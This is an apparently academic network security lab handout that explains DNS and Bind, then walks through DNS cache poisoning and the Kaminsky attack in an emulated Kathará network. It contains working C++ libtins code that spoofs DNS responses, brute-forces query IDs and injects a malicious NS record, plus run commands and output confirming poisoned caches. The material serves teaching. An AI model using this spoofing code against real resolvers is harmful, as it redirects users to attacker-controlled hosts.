Department of Information Engineering and Computer Science

(DISI)

Network Security - A.Y. 2021/2022

DNS
Cache poisoning and Kaminsky attack

Carlo Ramponi, Luca De Menego, Matteo Zanotto

Contents

1 DNS specification **2**
- 1.1 What is the DNS . . . 2
- 1.2 Typical DNS messages flow . . . 2
- 1.3 DNS messages format . . . 2
- 1.4 Resources representation . . . 3

2 DNS implementation: Bind **3**
- 2.1 Bind configuration . . . 3
- 2.2 Zone files . . . 4

3 Laboratory introduction **4**
- 3.1 Kathará . . . 4
- 3.2 Laboratory network topology . . . 4

4 DNS Cache Poisoning **5**
- 4.1 Attack introduction . . . 5
- 4.2 The attack in details . . . 5
- 4.3 Sniff a legitimate communication . . . 6
- 4.4 The Workspace . . . 7
- 4.5 Implementation of the attack . . . 8
- 4.6 Final Steps . . . 10

5 Kaminsky Attack **11**
- 5.1 Attack introduction . . . 11
- 5.2 The attack in details . . . 11
- 5.3 The workspace . . . 12
- 5.4 Implementation of the attack . . . 12
- 5.5 Run the attack . . . 13
- 5.6 `dig`ging into the attack . . . 14

6 Final considerations **17**
- 6.1 Performing the attack nowadays . . . 17
- 6.2 DNSSEC . . . 17

1 DNS specification

1.1 What is the DNS

The *Domain Name System* is an essential Internet service that maps human-readable hostnames to IP addresses that machines in networking can use.
The DNS was developed to provide a consistent namespace for referring to internet resources such as host domain names or mailboxes. It defines standard formats for representing the resource data and methods to query the database.

The DNS was developed with scalability in mind to adapt to the increasing sheer size of internet data and usage: it is implemented in a distributed hierarchical manner as a tree structure, where more fine-grained information about the resources is accessed by walking down a delegation mechanism.
Additionally, local caching is applied to improve the performance: already known information is stored so it can be served directly without repeating queries.

1.2 Typical DNS messages flow

DNS queries typically follow a redirect flow between various name servers along the hierarchy until the resource is resolved. This is because each name server either answers the question posed in the query or refers the requester to another set of name servers when it cannot resolve the query.

In a typical name resolution scenario, the client will generate a DNS query on the browser when trying to connect to a domain. A DNS recursive resolver will handle the query.
The recursive resolver will traverse the DNS hierarchy to resolve the domain if caches are empty. Starting from a root name, it will be redirected to an appropriate top-level domain name server for the input address, which will redirect to an authoritative name server, that can directly resolve the question without further recursion.
The recursive resolver returns the address to the client, which can finally connect to the domain.

A query ID, generated by the resolver and required to have the same value for both question and answer, identifies each interaction between the recursive resolver and the other name servers. This lightweight authentication mechanism allows a recursive resolver to know that it is receiving a reply from a name server about the question it has sent. Responses that do not match the query ID will be discarded by the resolver, while legitimate responses are stored in the cache.

1.3 DNS messages format

A DNS packet is structured as a message with a header containing a set of permanently present fixed fields and four sections of data content.
The header fields contain the 16-bit query ID, a set of flags (for example, for signaling if the message is a question or an answer or for error handling), and a set of numbers for quantifying the entities in the data section.
The data section differs depending on if it is a question or an answer. However, it is generally structured in four sections: question data, answer data, authority data, and additional data. A question message will be composed of a question data section with the name, type, and class of the resource that needs to be resolved. In contrast, an answer message will contain different data in the answer section depending on the returned resource type. For example, in the case of a domain name resolution, it will contain the A-type domain name with the associated IP address. In contrast, the redirection to another name server will contain an NS-type answer with the name of the name server and an A-type answer for the name server's address.

A DNS message is typically carried over a UDP packet for the fast performance requirements of the service.

1.4 Resources representation

All DNS data is stored in a core data structure called Resource Record (RR), which is internally composed of a series of fields and is identified by a name.

The fields of resource record are:

- Type, which specifies the abstract type of the resource in this resource record. The most common types are `A` for domain addresses, `NS` for name servers of a domain, `SOA` for authority information, and `MX` for mail exchanges.
- Class, for the protocol that it refers to, almost always with value `IN` for the Internet.
- Data, for type and class depending on data of the Resource Record. For example, in the case of an A-type resource record, it will be an IP address, while for an NS resource record, it will be a domain name.
- TTL, the time to live of the information on the cache

2 DNS implementation: Bind

During this laboratory, we will practically interact with a DNS implementation using *Bind*, one of the most widely-used DNS server implementations on the Internet. It is an open-source program currently maintained by the Internet Software Consortium, offering a complete implementation of the DNS protocol, and in particular, it can be used to set up an authoritative name server, a recursive resolver, or a forwarder.

2.1 Bind configuration

With Bind, the DNS server configuration happens through the `named.conf` file (usually located in the `/etc/bind` directory) in which it is possible to specify the options applied to the Bind server and the domains zones for which the server holds authoritative data.
In particular, when configuring a Bind server, there are many possible options. Some initial basic steps include:

- the definition of a list of trusted clients from which to accept queries with the `allow-query` option, for example, by specifying only from internal network IP addresses.
- the definition with the `forwards` option of a custom list of other DNS server addresses to forward queries.
- the specification of the cache file location with `dump-file`.

These are just the basics of running a DNS server, but there are a lot of more advanced options that can be configured with Bind, such as multi-threading, mechanisms for zone transfers between masters and slaves and detailed logging.
Additionally, both as an excellent system hardening practice and for network resources usage, the The bind DNS server should be executed on a dedicated machine.
A configuration step must also be performed on clients' machines that will connect to the Bind DNS server: the `resolve.conf` file must be modified to change the default DNS address to which queries will be sent with the address of the Bind name server.

2.2 Zone files

Managing an authoritative name server with Bind means defining the domain zone files in which resource records are stored. Usually, the zone definitions happen on external files included in the main `named.conf` file in the `zone` blocks.
Bind follows the DNS specification for the syntax of the zone files very closely, to the point where even the Bind documentation often overlaps with the RFC 1034 when describing the zone part of the configuration. In particular, Bind uses a textual format for expressing Resource Records consisting of entries of name, data, type, class, and time to live fields.
At the beginning of each zone definition, there is usually a Start Of Authority resource record that reports critical data about the zone, such as the administrator or the caching and refreshing time configurations.
Bind also supports some directives in the zone files to simplify its syntax. For example, the `@` sign will refer to the zone name defined when importing the file in `named.conf`, or the `$TTL` variable for expressing a global value for the time to live of entries (but will be overwritten when further specified).

3 Laboratory introduction

3.1 Kathará

To experiment with the DNS implementation, we will use a tool called Kathará, which is an open source container-based network emulation system that allows to setup network environments for testing or developing purposes.
Kathará works by emulating specific network devices starting from a Docker image containing network-oriented software such as routing daemons (RIP, OSPF, etc.), an HTTP server, firewall utilities, and diagnostic tools (ping, tcpdump, dig). Also, it comes with a Bind distribution. By configuring the appropriate software, it is possible to emulate almost any kind of network scenario.

3.2 Laboratory network topology

With Kathará, we have created a simulated network that we will use to demonstrate the attacks. It has the following topology:

- a victim sub-network, in which there is a victim host and a recursive forwarder DNS resolver, to which the victim sends queries when resolving domain names.
- a domain sub-network for the ‘example.com‘ organization, composed of two web servers that form the foo.example.com and bar.example.com domains and an authoritative name server for resolving the addresses in the domain.
- the attacker sub-network, composed of the attacker device from which attacks are performed, a malicious web server, and a malicious name server.
- an external network to which all the gateway routers of the subnetworks are connected so they can communicate with each other through statically defined routes. This network also contains a top-level domain name server for .com domains, to which the victim resolver will direct queries for any unknown domain.



Figure 1: Laboratory network topology

4 DNS Cache Poisoning

4.1 Attack introduction

This first exercise will focus on a DNS Cache Poisoning attack. The main idea is to inject wrong information into a recursive nameserver's cache. In our case, in particular, we will try to map the domain `foo.example.com` to the attacker's malicious website inside the target DNS cache.

In order to perform such an attack, it is obviously not enough to send random DNS responses with the chosen `A` record: the DNS will only accept **valid** responses **to pending queries**. The most important fields our fake response will need to match are:

- the source port: the chosen UDP source port for the communication between two entities;
- the query ID: a unique identifier assigned when the query was created;
- the query section: every response must contain a copy of the original request.

4.2 The attack in details

Before diving into the implementation, it is crucial to understand how the attack will be performed. Following Figure 2, the attack can be represented with six steps:

1. the attacker asks the victim recursive nameserver what the `A` record for `foo.example.com` is;
2. the recursive nameserver, since it does not know the answer, asks it to the Top Level Domain nameserver for `.com`;



Figure 2: Cache Poisoning Attack scheme

3. the TLD nameserver answers with:
   - an NS record stating that the authoritative nameserver for the requested domain is `ns.example.com`;
   - an A record mapping `ns.example.com` to its IP address `2.2.2.254`.
4. now the recursive DNS can ask, for the last time, what is the A record for `foo.example.com` to the authoritative nameserver;
5. a **race condition** takes place:
   - the authoritative nameserver replies with the correct A record, containing `2.2.2.2`;
   - the attacker tries to guess the transaction ID of the last query, sending fake responses stating that `foo.example.com` is at `1.1.1.3`, a malicious web server controlled by the attacker.
6. finally, the recursive nameserver will answer the attacker with the `A` record it got first.

At the end of this process, if the attacker is able to correctly guess the query ID and send the fake response before the real authoritative nameserver, the attack succeeds. Notice that an important assumption was made, since we decided to fix the source port, to simulate the original attack. Hence in our environment, source ports are not randomized. In Section 6, additional information can be found about this.

4.3 Sniff a legitimate communication

The explained flow can be easily sniffed and analyzed with essential command-line tools. Let us try to reconstruct it from a legitimate DNS query.

First of all, open one terminal, connect to the recursive DNS and start listening to UDP packets:

```
:> kathara lstart  # Start the laboratory if you haven't already
:> kathara connect rec_dns # Connect to the recursive DNS
rec-dns :> tcpdump -vv udp port 53    # Start listening to all udp packets
```

Now open another terminal, connect to the victim and gather DNS information on `hi.example.com` using the `dig` utility:

```
:> kathara connect victim # Connect to the victim's machine
victim :> dig hi.example.com    # Gather DNS information on hi.example.com
```

The result of `tcpdump` is shown in Figure 3. The flow is clearly the same as the one explained in Subsection 4.2, without the attacker's manipulation involved. It is important to note that the query IDs are always respected between requests and replies, and here the final response of the authoritative server contains the correct `A` record.

One only thing is still missing: the response from the recursive nameserver to the client. This is available in the `dig`'s response, visible in Figure 4. Apart from the sections' results, that at this point should be clear, the same Query ID of the first `tcpdump`'s request output should be seen.



Figure 3: tcpdump's result

4.4 The Workspace

Inside the lab directory, you will find a **shared folder**, common to all Kathará machines. All updates performed to the files inside this folder will be immediately visible to everyone. This means that you can:

- work on the scripts inside it from the host machine, with the editor of your choice;
- when you are ready, connect to the attacker's machine with `kathara connect attacker`;
- compile the script with `g++ -o script-name /shared/script-name.cpp -ltins`;
- run it with `./script-name`

```
Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 395
  Flags: qr rd da; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
  [...]

  QUESTION SECTION:
    hi.example.com.            IN    A

  ANSWER SECTION:
    hi.example.com.      1     IN    A     2.2.2.2

  AUTHORITY SECTION:
    hi.example.com.      1     IN    NS    ns.example.com.

  ADDITIONAL SECTION:
    ns.example.com.      1     IN    A     2.2.2.254

[...]
SERVER: 192.168.1.254#53 (192.168.1.254)
[...]
```

Figure 4: dig's result

All the scripts are written in C++, and for packet crafting the `libtins` library has been used, which provides an easy-to-use and efficient platform for manipulating network packets.

4.5 Implementation of the attack

The cache poisoning implementation is available inside the `cache-poisoning.cpp` file, in the script folder. Following the flow explained in subsection 4.2, in the first part a DNS query is created. In particular, as shown in Figure 5:

- the type of the request is set to `DNS::QUERY`;
- the query ID can be any number we want since we are creating the query ourselves;
- the recursion is allowed, so the recursive DNS will recursively ask the same query to upper-level nameservers;
- the actual query will be for the `A` record of `foo.example.com`;
- the final packet is constructed, composed of three parts: IP, UDP, and DNS.

In the second part of the script available in Figure 6, instead, we will try to guess the Query ID, sending fake packets containing the malicious A record. Here the main steps are the following:

- loop through every possible Query ID, creating a packet for each one of them;
- set the type of the DNS packet to `DNS::RESPONSE`;
- set the current Query ID of the loop;

```
PacketSender sender;

// Create the DNS query packet to send to the victim
// That will trigger the recursive requests
DNS dns_request;
dns_request.type(DNS::QUERY);
dns_request.id(1234);
dns_request.recursion_desired(1);

// IP of foo.example.com?
DNS::query dns_query(ATTACKING_HOST, DNS::A, DNS::IN);
dns_request.add_query(dns_query);

// Send the packet
IP query_pkt = IP(RECURSIVE_DNS, VICTIM_IP) / UDP(53, 1234) / dns_request;
sender.send(query_pkt);
```

Figure 5: First part of the cache poisoning script: generate a DNS query

- allow the recursion, for the same reason as before;
- add the original query into the packet, as any DNS response without the corresponding query will be simply dropped by a DNS server.

To finalize the script, we need to complete the DNS answer and initialize the IP packet correctly:

1. **DNS answer creation**: what we want to achieve is a DNS `A` record stating that the domain `foo.example.com` should resolve to `1.1.1.3`. So the first parameter must be set to `ATTACKING_DOMAIN`, and the second to `MALICIOUS_WEBSERVER`;
2. **IP packet completion**: we want to send this fake response to the recursive DNS, pretending to be the legitimate authoritative nameserver it contacted. Since the first parameter represents the destination and the second one the source, we should put respectively `RECURSIVE_DNS` and `AUTHORITATIVE_DNS`.

```
for(unsigned int query_id = MIN_QUERY_ID; query_id < MAX_QUERY_ID; query_id++) {
      // Send a DNS response to the recursive DNS, coming from the <REDACTED>
      DNS dns_response;
      dns_response.type(DNS::RESPONSE);
      dns_response.id(query_id);
      dns_response.recursion_desired(1);
      dns_response.add_query(dns_query);

      // TODO: put the first and second parameters inside the dns_answer. Note that:
      // - the first parameter is the domain requested by the query
      // - the second parameter is the corresponding IP address
      DNS::resource dns_answer("???", "???", DNS::A, DNS::IN, 259200);
      dns_response.add_answer(dns_answer);

      // TODO: put the first and second parameters inside the IP packet. Note that:
      // - the first parameter is the destination's IP address
      // - the second parameter is the source's IP address
      IP resp_pkt = IP("???", "???") / UDP(33333, 53) / dns_response;
      sender.send(resp_pkt);
}
```

Figure 6: Second part of the cache poisoning script: try to guess the Query ID and poison the cache of the target DNS

4.6 Final Steps

Before compiling and running the attack, however, there is one important step missing. We want to be sure to win the race condition against the real authoritative DNS. That's why we will cheat a little bit, by adding a delay to it:

```
:> kathara connect authoritative_dns  # Connect to the authoritative DNS
authoritative-dns :> tc qdisc add dev eth0 root netem delay 1500ms    # Add delay
```

Now that the probability of success has increased a lot, we can compile and run the attack:

```
:> kathara connect attacker  # Connect to the attacker's machine
attacker :> g++ -o cache-poisoning /shared/cache-poisoning.cpp -ltins    # Compile
attacker :> ./cache-poisoning    # Run
```

Since we are guessing the Query ID, the probability of success is not 100%. To verify whether the attack was successful or not there are two main ways:

1. check the cache of the recursive DNS. You should see an A record for `foo.example.com` mapped to `1.1.1.3`.

   ```
   :> kathara connect rec_dns  # Connect to the recursive DNS
   dns :> rndc dumpdb -cache && grep "example.com" /var/cache/bind/dump.db

   [...]
   foo.example.com.   259172   A    1.1.1.3
   [...]
   ```

2. check the effect on the victim's side by using *links*, a simple console browser:

   ```
   :> kathara connect victim  # Connect to the victim's machine
   victim :> links    # Launch the browser
   ```

   Type **'g'** and search `'http://foo.example.com'`. You should be redirected to the attacker's website, as can be seen in Figure 7.

If in your case it didn't work, keep retrying: after some trials you should be able to guess the correct Query ID. You can even try to play with the delay: incrementing it would mean increasing your probability of success.



Figure 7: The attacker's website, visible after a correct execution of the cache poisoning attack

5 Kaminsky Attack

5.1 Attack introduction

In the previous attack, we have successfully poisoned an **A** record in the cache of the *recursive DNS*, meaning that we gained full control over the host `foo.example.com`.

The *Kaminsky attack* is a variant of the *cache poisoning attack*, in which we want to gain control over a full domain, instead of a single host, by poisoning an **NS** record in the cache of the *recursive DNS*.

In our case, we want to gain control over `example.com`, so that all the subdomains of `example.com` will be poisoned.

5.2 The attack in details



Figure 8: Kaminsky Attack scheme

Here are the steps of this attack:

1. the attacker asks the victim recursive DNS to resolve a random subdomain of `example.com` (e.g. `xyz.example.com`), so that it will probably not be already in his cache.
2. the recursive DNS, since it doesn't know the domain, will ask the TLD domain the the same question.
3. now a **race condition** takes place:
   - the TLD will reply saying that `*.example.com` can be resolved by `ns.example.com` at `2.2.2.254`, which in the DNS language would be `FOR example.com ASK ns.example.com AT 2.2.2.254`.

- the attacker will try to guess the **Query ID** and send a poisoned response saying: `FOR example.com ASK ns.attacker.com AT 1.1.1.254`.

4. the recursive DNS will then ask the Authoritative DNS (whether it is the real one or the attacker's one) the same question,
5. which will reply with an **A** record for `xyz.example.com`,
6. then the reply will be forwarded to the host that asked for it.

Also in this case, if the attacker can win the race condition, guessing the right **Query ID** before the legitimate response from the TLD DNS arrives, then the attack is successful.

You can notice that the process is very similar to the previous attack, but this one is way more powerful: it can poison a whole domain, not just a single host.

5.3 The workspace

Also, the workspace is very similar to the previous attack. There is a template of the attack inside the lab's **shared** folder, which has to be completed. You can compile and run the scripts in the same way.

Let's first clean our environment, to make sure we start from a fresh installation of the lab, by restarting all the containers:

```
:> kathara lclean  # Stop the lab and remove the containers
:> kathara lstart  # Restart the lab from scratch
```

Once again we need to cheat a little bit, setting a delay on the server we want to beat during the **race condition**, which in this case is the *Top Level Domain*.

```
:> kathara connect root_dns                          # Connect to the TLD machine
root_server :> tc qdisc add dev eth0 root netem delay 1500ms    # Set the delay
```

5.4 Implementation of the attack

The first part of the attack, apart from the random choice of the subdomain, is the same as the *Cache Poisoning Attack*. So let's jump to the second part.

As we can see in figure 9, the malicious response has to be built, like in the previous case, with:

- `DNS::RESPONSE` as type,
- with the chosen `Query ID`,
- and it has to include the original query.

Now we need to complete this template by adding the Authoritative answer:

- we need to include the **NS** entry for the `example.com` domain, which is the part: `"FOR example.com ASK ns.attacker.com"`
- and include the address of the give nameserver as an additional record, which is the part: `"AT 1.1.1.254"`
- and finally, complete the source and destination IP address, which are, respectively, the `TLD DNS` and the `recursive DNS`.

```
// Try all possible query IDs
for(unsigned int query_id = MIN_QUERY_ID; query_id < MAX_QUERY_ID; query_id++) {
    // Send a DNS response to the recursive DNS, coming from <REDACTED>
    DNS dns_response;
    dns_response.type(DNS::RESPONSE);
    dns_response.id(query_id);
    dns_response.add_query(dns_query);

    /*
     * TODO: Fill the DNS answer in order to perform the kaminsky attack
     * Note that the response should say:
     * "FOR example.com ASK ns.attacker.com AT 1.1.1.254"
     */

    IP resp_pkt = IP("???", "???") / UDP(33333, 53) / dns_response;
    sender.send(resp_pkt);
}
```

Figure 9: Kaminsky Attack template

```
DNS::resource dns_authority(ATTACKING_DOMAIN, MALICIOUS_NS, DNS::NS, DNS::IN, 259200);
dns_response.add_authority(dns_authority);

DNS::resource dns_additional(MALICIOUS_NS, MALICIOUS_NS_IP, DNS::A, DNS::IN, 259200);
dns_response.add_additional(dns_additional);

IP resp_pkt = IP(RECURSIVE_DNS, COM_DNS) / UDP(33333, 53) / dns_response;
sender.send(resp_pkt);
```

Figure 10: Kaminsky Attack solution

5.5 Run the attack

Compile and run the scripts as usual:

```
:> kathara connect attacker  # Connect to the attacker's machine
attacker :> g++ -o kaminsky /shared/kaminsky.cpp -ltins    # Compile
attacker :> ./kaminsky    # Run
```

Check if the attack was successful either by:

- resolving any domain under `example.com`, from the victim machine

```
:> kathara connect victim
victim:/# dig foo.example.com
[...]
;; ANSWER SECTION:
foo.example.com.         59815    IN       A        1.1.1.3
[...]

victim:/# dig bar.example.com
[...]
;; ANSWER SECTION:
bar.example.com.         60000    IN       A        1.1.1.3
[...]
```

- or looking at the *recursive DNS*'s cache.

```
:> kathara connect rec_dns
rec_dns:/# rndc dumpdb -cache && grep "example.com" /var/cache/bind/dump.db
example.com.              59921    NS       ns.attacker.com.
uadrd.example.com.        59919    A        1.1.1.3
```

Also in this case, if the attack didn't work, try to run the attack multiple times or, if you have a slow computer, try to increase the `delay` in the *TLD DNS*'s machine.

5.6 digging into the attack

Let's look at the packets that were sent during the attack.

Clear the cache of the *recursive DNS* and start capturing the traffic, writing the output to a file in the **shared** folder, so that it is accessible by the host machine:

```
:> kathara connect rec_dns
rec_dns:/# rndc flush
rec_dns:/# tcpdump -i eth0 udp port 53 -w /shared/capture.pcap
```

Start the attack again from the *attacker* machine:

```
:> kathara connect attacker
attacker :> ./kaminsky
```

Wait a couple of seconds and stop the capture, now we can open the file with *Wireshark* and analyze it:

- In figure 11 we can see the request made by the *recursive DNS* (`192.168.1.254`) to the *TLD DNS* (3.3.3.1).
  Wireshark also suggests to us which packet contains the response for this query (**59895**).
- In figure 12 we can see, among all the malicious responses, the one that matched the right query ID (**0xe9f3**).
- Finally, in figure 13 we see the legitimate response, sent by the *TLD DNS*, which is marked as a **retransmission** since a reply for the query ID has already arrived (the malicious one).

